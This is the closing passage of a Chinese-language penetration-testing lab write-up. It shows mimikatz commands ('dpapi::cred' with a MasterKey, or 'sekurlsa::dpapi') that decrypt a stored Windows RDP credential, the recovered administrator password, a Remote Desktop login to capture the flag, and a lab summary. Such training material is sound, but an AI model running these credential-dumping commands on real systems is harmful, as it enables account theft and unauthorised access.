
- 打开2.txt,找到MasterKey
*MasterKey :16b5c84bec50f8afa3adaf0c23ebe6149ec8efcf7160770ded0f36ee4a6a0e46e0a8ea076928e173de843335d5ff3727060b369daa47947a752368110b7fe647
(或cs 运行 mimikatz sekurlsa::dpapi)
- 接下来运行第三条命令mimikatz “dpapi::cred /in:C:\Users\Administrator\AppData\Local\Microsoft\Credentials\D11F74C08D9B29F081CCF8FA6B3A5804 /masterkey:16b5c84bec50f8afa3adaf0c23ebe6149ec8efcf7160770ded0f36ee4a6a0e46e0a8ea076928e173de843335d5ff3727060b369daa47947a752368110b7fe647” “exit” >> 3.txt

- 打开3.txt,找到
TargetName : Domain:target=TERMSRV/10.10.10.8
UserName : redteam\administrator
CredentialBlob : Admin123456
找到账号密码,可以远程此计算机。

- 最后,通过远程桌面进行连接,由于长期未修改密码,根据提示信息修改密码为nzd@9665 ,最后成功登录成功连接到10.10.10.8,拿到flag 。到此,整个内网渗透测试综合实训完成。

6 实验总结
通过本次实验,我发现了目标网络172.16.35.0/24中存在严重的安全隐患。所有成功地获取了目标系统的访问权限,并在内网中进行了渗透,最后拿到了Flag。在这实验过程中,我对网络安全有了更深入的了解,并掌握了一些实用的内网渗透测试技巧。所以在未来实际工作中,应加强网络安全意识,定期进行渗透测试,及时发现并修复安全漏洞,以保障网络安全。

